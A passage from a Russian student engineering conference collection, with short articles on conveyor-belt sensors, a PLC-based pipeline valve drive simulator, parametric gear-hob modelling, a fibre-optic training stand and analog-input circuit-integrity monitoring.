


Рисунок 1 – Схема электрическая структурная автоматизированной системы управления ленточными конвейерами

Система контроля скорости конвейера (ДКС) предназначена для измерения скорости ленты.

Датчики контроля схода конвейерной ленты (ДКСКЛ) предназначены для предупреждения и предотвращения бокового схода ленты с роликов. Выбран датчики серий ДКСЛ-В-03-Ех.

Система состоит из Контроллера «Монитор КС-31Р» и одного из первичных приборов: устройства контроля скорости УКС-31Р; датчика контроля скорости ДКС-31Р.

Датчик контроля разрыва ленты (ДКРЛ) – предназначены для контроля поперечного разрыва конвейерной ленты. Выбран датчик серии ДКПР.

Датчики контроля положения ограждения конвейера (ДКПЛ) – герконовые датчики, обеспечивающие контроль положения металлических объектов. БУ – Блок управления. О – Оператор

Автоматизированная система управления конвейерами не нуждается во сне, перерыве на обед, отпуске и отдыхе. Установка одного программного обеспечения поможет сэкономить на содержании нескольких сотрудников.

Список источников

1. Системы управления конвейерами | IT Scan. URL: <https://itscan.ru/infoblog/sistemy-upravleniya-konveyerami> (дата обращения 05.03.2024г.)
2. Каталог продукции РН / ОП ТЕКО (2024-02). URL: https://www.op-teko.ru/catalog/pdf/Catalog_Control_Full.pdf (дата обращения 02.03.2024г.).
3. Лагерев А.В., Толкачев Е.Н. Математическая модель конвейера с подвесной лентой, распределенным приводом и вертикально замкнутой трассой. Вестник Брянского государственного технического университета. 2014. № 3 (43). С. 44-52.
4. Лагерев А.В., Лагерев И.А., Говоров В.В. Модернизация крана-манипулятора самоходной энергетической машины аст-4-а. Вестник Брянского государственного технического университета. 2010. № 4 (28). С. 59-66.
5. Петрешин Д.И. Применение лазерного оптического датчика для измерения высотных параметров шероховатости поверхности деталей машин в самообучающейся адаптивной технологической системе. Контроль. Диагностика. 2009. № 11. С. 53-57.

Материал поступил в редколлегию 18.04.2024

УДК 62-51

Аппаратная часть имитатора блока управления и регулирования электропривода задвижки

Епишин Максим Андреевич (ст. гр. О-20-МиР-мхт-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Агеенко Алексея Владимировича (alexeiageenko@mail.ru)

Аннотация. В статье представлена структурная схема имитатора задвижки на базе программируемого логического контроллера. Данное решение является универсальным, так как позволяет использовать контроллер для решения других задач. Для этого необходимо загрузить в контроллер другой прикладной проект ПО.

Ключевые слова: задвижка, имитатор, структурная схема.

Задвижка представляет собой устройство, предназначенное для перекрытия участка нефтепровода при аварии или проведении плановых ремонтных работ. Управление задвижками осуществляется с помощью программируемых логических контроллеров, для которых разрабатывается прикладное ПО. Для отладки прикладного ПО при взаимодействии системы управления с технологическим оборудованием требуется остановка технологического трубопровода [1]. Для отладки ПО без остановки трубопровода можно использовать имитатор задвижки. Имитатор задвижки также можно использовать в учебных целях для изучения алгоритмов и ПО контроля и управления запорной арматурой.

Обычно имитаторы запорной арматуры имеют специализированное устройство на базе микропроцессора. В условиях учебного заведения целесообразно имитатор задвижки реализовать на базе универсального программируемого логического контроллера, который может использоваться также для других учебных задач.

В данной статье предлагается структурная схема имитатора на базе программируемого логического контроллера с ЦПУ модели CPU-44А производства АО «ЭМИКОН» (рис. 1).

В состав имитатора входят модули ввода-вывода для принятия команд управления «Открыть», «Закрыть», «Стоп» от системы управления, а также для формирования сигналов о срабатывании концевых выключателей открытия и закрытия, пусковой аппаратуры, сигналов имитирующих срабатывание муфты, изменения положения запорного органа задвижки, а также аварийных сигналов.




Рис. 1. Структурная
схема имитатора
задвижки и системы
управления

В состав имитатора также входит персональный компьютер, на котором отображается мнемосхема с внешним видом задвижки и индикацией, соответствующей физической задвижке.

Взаимодействие CPU-44A с персональным компьютером осуществляется по интерфейсу Ethernet и протоколу ModbusTCP.

Для взаимодействия с релейной схемой системы управления задвижкой используется плата с разъемами, имитирующими разъемы реальной задвижки.

Система управления может взаимодействовать как с реальной задвижкой, так и имитатором задвижки. Для переключения объекта управления используется кнопка с фиксатором положения. При нажатии кнопки подается питания на катушки

промежуточных реле, которые своими контактами подключают цепи имитатора задвижки вместо реальной задвижки.

Для защиты модулей ввода-вывода программируемого логического контроллера имитатора в случае ошибочного подключения цепей сигнализации и управления имитатора задвижки предусмотрена дополнительная гальваническая развязка на основе промежуточных реле.

Решение является универсальным, так как позволяет имитировать запорную арматуру различных модификаций. Для этого необходимо изменить только прикладной проект ПО, а также предусмотреть резервные каналы модулей ввода-вывода программируемого логического контроллера.

Список источников

1. Лукьяница А.И., Ключков В.И. Трубопроводная арматура. - Новомосковск: 2009. - 38 с.
2. Pak A., Ivashutenko A., Vassilyeva Y., Zakharova A. Cubic sic nanowire synthesis by dc arc discharge under ambient air conditions. Surface and Coatings Technology. 2020. Т. 387. С. 125554.
3. Федонин О.Н., Петрешин Д.И., Хандожко В.А., Агеенко А.В. Модернизация металлообрабатывающих станков, применяемых в условиях

автоматизированного производства. Вестник Брянского государственного технического университета. 2009. № 3 (23). С. 57-59.

4. Федонин О.Н., Петрешин Д.И., Карпушкин В.А. Разработка алгоритма функционирования автоматизированной системы сбора и анализа данных с металлорежущих станков с чпу. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 58-62.

5. Федонин О.Н., Петрешин Д.И., Хандожко В.А., Агеенко А.В. Повышение точности токарных станков с чпу. Научные технологии в машиностроении. 2012. № 5 (11). С. 36-43.

Материал поступил в редколлегию 18.04.2024

УДК 62-51

Программная часть имитатора блока управления и регулирования электропривода задвижки

Иванова Анастасия Павловна (ст. гр. О-20-МиР-мхт-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Агеенко Алексея Владимировича (alexeiageenko@mail.ru)

Аннотация. В статье описан принцип реализации имитатора электропривода задвижки. Представлена структурная схема программного обеспечения имитатора электропривода «ЭПЦ-100» А.25.Т.УХЛ1-а.

Ключевые слова: имитатор, задвижка, программирование, БУР01-1.Т, CodeSys, программируемый логический контроллер, средний уровень.

В настоящее время почти на каждой НПС существуют задвижки, устанавливаемые в трубопроводе для управления потоками нефти и нефтепродуктов. Данные задвижки могут быть расположены в разных климатических зонах и иногда управлять ими местно бывает очень затруднительно из-за их удаленности от рабочего места оператора или диспетчера, поэтому данные задвижки управляются дистанционно с помощью специальных программ и сред программирования [1]. Но не всегда существует возможность проверить то или иное состояние задвижки на реальном объекте без ее поломки или повреждений, одними из таких состояний являются неисправность и авария. Именно для реализации возможности проверки таких состояний, которые тяжело и затратно воссоздать на реальном объекте, используются программы для имитатора блока управления задвижки.

Имитатор создается для условий учебного центра «БГТУ – АО «Транснефть - Дружба». Имитатор воспроизводит поведение электропривода задвижки «ЭПЦ-100» А.25.Т.УХЛ1-а.

Имитатор позволит имитировать подачу управляющих команд «Открыть», «Закрыть», «Стоп» непосредственно от электропривода задвижки, имитацию местного и дистанционного управления. Имитатор формирует сигналы от

концевых выключателей открытия и закрытия, состояния открывается и закрывается. В имитаторе должно быть реализовано изменение положения запорного органа задвижки. Прикладной проект должен позволить имитировать аварийные ситуации электропривода, такие как выход за допустимый диапазон напряжения, тока, положения запорного органа и т.д. Также имитатор должен позволять воспроизвести остановку электропривода при превышении допустимого момента на валу электропривода.

Структурная схема программного обеспечения имитатора задвижки представлена на рис. 1. В данной работе прикладной проект ПО среднего уровня имитатора задвижки реализован на базе контроллера производства АО «ЭМИКОН» с CPU 44A на среднем уровне.




Рис. 1. Имитатор задвижки





Рис. 2. Система управления задвижкой

Верхний уровень имитатора реализован на базе Alpha.SCADA. Верхний уровень отображает индикацию и органы управления, аналогичные электроприводу задвижки «ЭПЦ-100».

Проект среднего уровня имитатора реализован в среде программирования CoDeSyS. Взаимодействие контроллера и верхнего уровня осуществляется по протоколу ModbusTCP. Сбор и обработка данных осуществляется на сервере



ввода-вывода.

Данный имитатор взаимодействует с системой управления задвижкой, которая реализована на базе контроллера Эмикон CPU 32А (рис. 2). Верхний уровень системы управления реализован на основе SCADA-системы iFix. Пример визуализации состояния имитатора представлен на рис. 3.

Список источников

1. Трубопроводная арматура с автоматическим управлением: Справочник/Д. Ф. Гуревич, О. Н. Заринский, С. И. Косых и др.; Под общ. ред. С. И. Косых. — Л.: Машиностроение, Ленингр. отд-ние, 1982. — 320 с, ил.
2. Федонин О.Н., Петрешин Д.И., Хандожко В.А. Повышение эффективности работы токарно-револьверного станка с чпу 1в340ф30 путем модернизации и настройки его системы управления. Вестник Брянского государственного технического университета. 2010. № 4 (28). С. 82-87.
3. Киричек А.В., Соловьев Д.Л., Жирков А.А., Федонин О.Н., Федонина С.О., Хандожко А.В. Возможности аддитивно-субтрактивно-упрочняющей технологии. Вестник Брянского государственного технического университета. 2016. № 4 (52). С. 151-160.
4. Подстригаев А.С., Лихачев В.П. Неоднозначность определения частоты в матричном приемнике. Журнал радиоэлектроники. 2015. № 2. С. 7.
5. Давыдов С.В., Горленко А.О., Сканцев В.М., Куракин М.Ю. Структура износостойких поверхностных слоев с имплантированными наноалмазами детонационного синтеза. Металловедение и термическая обработка металлов. 2014. № 5 (707). С. 46-50.

Материал поступил в редколлегию 18.04.2024

УДК 67.05

Параметризация объемной графической модели чистовой червячной зуборезной фрезы

Кирюшин Владислав Юрьевич (ст. гр. О-20-ТМО-оип-Б)

Работа выполнена под руководством доцента кафедры «Металлорежущие станки и инструменты», Лебедева Владимира Александровича (lva170487@yandex.ru)

Аннотация. Спроектирована чистовая червячная фреза для обработки зубчатого колеса в количестве 5500 штук. По расчетам создана параметризованная объемная графическая модель данного инструмента.

Ключевые слова: червячная фреза, инструмент, зуб, модель, параметризация.

В соответствии с техническим заданием на проектирование инструментального оснащения для изготовления детали «Колесо зубчатое» в количестве 5500 шт. была разработана чистовая червячная зуборезная фреза. Проектировочные расчеты инструмента опирались на основные характеристики данной детали: модуль 2,5 мм, диаметр делительной окружности 80 мм, число зубьев 32, исходный контур зуба колеса выполнен по ГОСТ 13755-2015, направление линии зуба правое, степень точности В-7.

Спроектированная червячная фреза (рис. 1) конструктивно схожа с червяком Архимеда и имеет соответствующий модуль зуба, класс точности А, один правый заход витка зубов [1]. На основе результатов расчетов был выполнен конструкторский чертеж (рис. 1) и построена объемная графическая модель фрезы (рис. 2) с применением универсальной системы автоматизированного проектирования «Компас 3D».




Рис.1. Чертеж чистовой червячной зуборезной фрезы

Первичное и окончательное затылование зубьев фрезы моделировалось с применением предварительно рассчитанных дуг Архимеда.




Рис.2. Объемная графическая модель чистовой червячной зуборезной фрезы

Создание 3-D модели сложного объекта (к которому можно отнести червячную фрезу) позволяет лучше визуально оценить его конструкцию (степень реалистичности рассчитанных характеристик), ассоциативным методом получить необходимые стандартные и нестандартные виды для исполнения конструкторской и технологической документации (чертежей).

При построении объемной графической модели червячной фрезы применялся режим параметризации. Этот режим позволяет накладывать связи и ограничения между отдельными элементами графического объекта таким образом, что изменение размеров одних графических объектов приводит к изменению параметров других по заранее прописанным зависимостям. Для этого при построении эскизов элементов фрезы были введены связи, ограничения, и на вспомогательной панели используя раздел «переменные», где указывались значения и зависимости переменных. От переменной модуля зуба устанавливались зависимости на размеры высоты, ширины, толщины и шага зуба, угол подъема винтовой линии исходного червяка, длины фрезы, величины затылования, глубины стружечной канавки. Параметризация, представленной объемной графической модели червячной фрезы, позволила получить возможность гибко и быстро изменять конструкцию зуборезного инструмента под новые требования обработки деталей в пределах требований, оговоренных методикой проектирования инструмента данного вида (например, при превышении размера модуля 4 мм во впадине зуба может выполняться канавка для облегчения шлифования профиля зуба).

Список источников

1. Режущий инструмент: учебное пособие / Д. В. Кожевников, В. А. Гречишников, С. В. Кирсанов [и др.]; под общей редакцией С. В. Кирсанова. — 5 изд., стереотип. — Москва: Машиностроение, 2022. — 520 с. — ISBN 978-5-907523-01-2. — Текст : электронный // Лань : электронно-библиотечная система. — URL: <https://e.lanbook.com/book/192992> (дата обращения: 26.09.2023). — Режим доступа: для авториз. пользователей.

2. Давыдов С.В., Горленко А.О., Сканцев В.М., Куракин М.Ю. Структура износостойких поверхностных слоев с имплантированными наноалмазами

детонационного синтеза. *Металловедение и термическая обработка металлов*. 2014. № 5 (707). С. 46-50.

3. Горленко А.О., Прудников М.И. Нормализация триботехнических испытаний для создания базы данных по одноступенчатому технологическому обеспечению износостойкости. *Трение и смазка в машинах и механизмах*. 2008. № 9. С. 7-13.

4. Суслов А.Г., Федоров В.П., Нагоркин М.Н., Пыриков И.Л. Комплексный подход к экспериментальным исследованиям технологических систем металлообработки по обеспечению параметров качества и эксплуатационных свойств поверхностей деталей машин. *Научные технологии в машиностроении*. 2018. № 10 (88). С. 3-13.

5. Сакало В.И. *Соппротивление материалов*. Брянск, 2009.

Материал поступил в редколлегию 18.04.2024

УДК 004.71

Разработка стенда по изучению ВОЛС

Кукатов Данила Дмитриевич (ст.гр.О-20-АТП-аутп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Хандожко Виктора Александровича (vichandozhko@gmail.com).

Аннотация. Шкаф серверный в операторной нефтеперекачивающей станции имеет стоечное исполнение. В его состав входят системный блок автоматизированного рабочего места (АРМ) оператор, основной и резервный маршрутизаторы с межсетевым экраном, основной и резервный коммутаторы L3. Для связи шкафа с рабочим местом оператора и резервным системным блоком используются волоконно-оптические линии связи (ВОЛС).

Ключевые слова: АРМ, ВОЛС, шкаф серверный.

Изучение и приобретение навыков работы с сетевым оборудованием является важным этапом в подготовке сотрудников службы АСУТП ПАО «Транснефть». Для этого в составе проектируемого стенда запланированы компоненты из типового проектного решения для подобных объектов (рис. 1).

Системный блок АРМ имеет в составе карту оптического интерфейса (КОИ), к которой подключается устройство удаленного управления (УУП) АРМ микропроцессорной системы автоматизации (МПСА) магистральной насосной станции (МНС). Данное устройство обеспечивает подключение устройств ввода/вывода (дисплей, клавиатура, мышь, колонки) при расстоянии до системного блока от сотен метров до нескольких километров. В таких условиях обычно работают АРМ операторов НПС.

Связь с коммутатором L3 технологической сети передачи данных (ТСПД) местного диспетчерского пункта (МДП) происходит обычным медножильным патчкордом (витой парой). При отказе основного коммутатора прием и передача данных происходит через резервный коммутатор. Основным протоколом ТСПД является ТСП/IP.

Решение с маршрутизатором и межсетевым экраном обеспечивает требования информационной безопасности. Данная сеть работает по протоколу IEC104. Это специальный протокол, который широко используется для решений по телемеханизации (телеуправление, телесигнализация, телерегулирование и телеизмерение). Планируется сопряжение с клиентами, поддерживающим данный протокол, такими как сервера ввода/вывода с запущенными эмуляторами IEC104 или контроллерами телемеханики с использованием ВОЛС. В лабораториях учебного центра «БГТУ-Транснефть-Дружба» телемеханика с оптикой реализована у таких вендоров как Schneider Electric, Эмикон и Prosoft.

К основным преимуществам ВОЛС относят высокую устойчивость к электромагнитным излучениям, небольшой вес и объем оптического кабеля по сравнению с традиционными медножильными кабелями связи, малое затухание светового сигнала, большую скорость передачи информации, высокую степень защищенности от стороннего вмешательства, высокий уровень пожарной безопасности – отсутствует вероятность возникновения искры в оптоволокне.




Рис. 1. Схема структурная шкафа серверного

К недостаткам ВОЛС можно отнести высокую стоимость оборудования и профессионального инструмента для строительства и эксплуатации, сравнительно высокую стоимость активного оборудования (компонентов).

Список источников

1. CISCO Russia – Официальный поставщик Cisco | Каталог. URL: <https://cisco-russia.ru/?ysclid=lua07n0uu2885487160> (дата обращения: 27.03.2024).
2. Сулов А.Г., Федонин О.Н., Польский Е.А. Научноёмкая технология повышения качества сборочных единиц машин на этапах жизненного цикла. Научноёмкие технологии в машиностроении. 2016. № 5 (59). С. 34-41.
3. Лагереv А.В., Толкачев Е.Н. Исследование движения подвесок дискретного участка конвейера с подвесной лентой, распределенным приводом и вертикально-замкнутой трассой с помощью одномассовой динамической модели. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 33-40.

4. Крахмалев О.Н., Блейшмидт Л.И. Определение динамической точности манипуляционных систем роботов с упругими шарнирами. Проблемы машиностроения и надежности машин. 2014. № 1. С. 29-36.

5. Суслов А.Г., Петрешин Д.И. Определение закона управления для адаптивной технологической системы при обеспечении заданных параметров качества поверхностного слоя деталей машин при механической обработке. СТИН. 2010. № 1. С. 30-36.

Материал поступил в редколлегию 18.04.2024

УДК 62-51

Проектирование контроля целостности цепей управления магистрального насосного агрегата

Максименков Максим Алексеевич (ст. гр. О-20-АТП-утп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Агеенко Алексея Владимировича (alexeiageenko@mail.ru)

Аннотация: В статье рассмотрены методы реализации контроля целостности цепи. Представлена реализация контроля целостности цепи кнопки местного управления системы автоматизации путем подключения ее контакта к каналу модуля аналогового ввода.

Ключевые слова: автоматизация, контроль целостности цепи, NAMUR, надежность, альтернативные методы.

Важной задачей в системе автоматизации является контроль целостности цепей сигнализации (контроль обрыва и короткого замыкания). При стандартной реализации цепи (собранный по стандартной схеме подключения) сигнализации возможно контролировать только сработку датчика или нажатие кнопки.

Для контроля целостности цепи на производстве в сфере транспортировки нефти и нефтепродуктов используют устройства, выполненные по стандарту NAMUR [1]. NAMUR – стандарт подключения сигнализации, реализованный в устройствах с бесконтактными и концевыми выключателями на использовании низких значений тока (мА) для искро- и взрывобезопасности. У приборов, выполненных по данному стандарту, имеется возможность контроля надежности состояния самих устройств (например: обрыв провода, нарушение изоляции, выявление короткого замыкания); поддержание более высоких частот переключения, чем у трехпроводных датчиков; искро- и взрывобезопасность.

У оригинального стандарта NAMUR есть недостатки: устройства, выполненные производителем по данному стандарту имеют высокую стоимость; оригинальная система менее гибкая, т.к. в ней используется узкий диапазон токов. Кроме того, часто устройства, поддерживающие аппаратную реализацию

стандарта NAMUR выдают в систему автоматизации обобщенный сигнал о нарушении целостности цепи, не уточняя причину нарушения целостности (обрыв или короткое замыкание).

Таким образом, стандартная схема подключения была модифицирована (рис. 1). В данной статье предлагается метод, заключающийся в использовании аналогового входа контроллера. Реализация данного метода требует меньших затрат, так как в системах автоматизации уже присутствуют модули аналогового ввода. Часто в этих модулях предусмотрены резервные каналы, которые можно использовать для описываемого метода.




Рис. 1. Схема подключения дискретного датчика

В данной работе использовался аналоговый вход модуля АМІ0810 контроллера производства Shneider Electric. Модуль поддерживает «токовую петлю» с диапазоном сигнала 4 – 20 мА. Каналы модуля АМІ0810 не имеют собственного источника тока, поэтому в предлагаемой схеме используется внешний источник.

Для реализации схемы используется кнопка с нормально замкнутым контактом. В качестве источника тока используется источник питания напряжением 24 В. Сопротивления резисторов R1 и R2 выбраны по 1,5 кОм, и рассчитываются исходя из того, что токи не нажатой кнопки и датчика в замкнутом состоянии, составляют соответственно 16 мА и 8мА. Если необходимо использовать площадки с другими значениями тока, то необходимо пересчитать сопротивления резисторов R1 и R2 по закону Ома, исходя из того что напряжение источника питания 24 В.

Состояние канала подключения кнопки в систему автоматизации может иметь несколько состояний: кнопка нажата, кнопка не нажата, обрыв, нарушение целостности изоляции и короткое замыкание. В соответствии с рис. 1 каждому из этих состояний соответствует определенное значение тока, представленное в табл. 1.

Таблица 1

Соответствие состояний и токов цепи

Наименование сигнала	Значение сигнала
Обрыв	< 6,5 мА
Кнопка нажата	8 мА ± 1,5
Нарушение целостности изоляции	9,5..14,5 мА
Кнопка не нажата	16 мА ± 1,5
Короткое замыкание	>17,5 мА

Использование данного метода требует реализации программного контроля достижения уставок, соответствующих различным состояниям канала. В программе формирование одного из состояний должно происходить с определенной задержкой по времени для исключения ошибочного определения состояния. Задержка зависит от скорости изменения тока и цикла контроллера.

Список источников

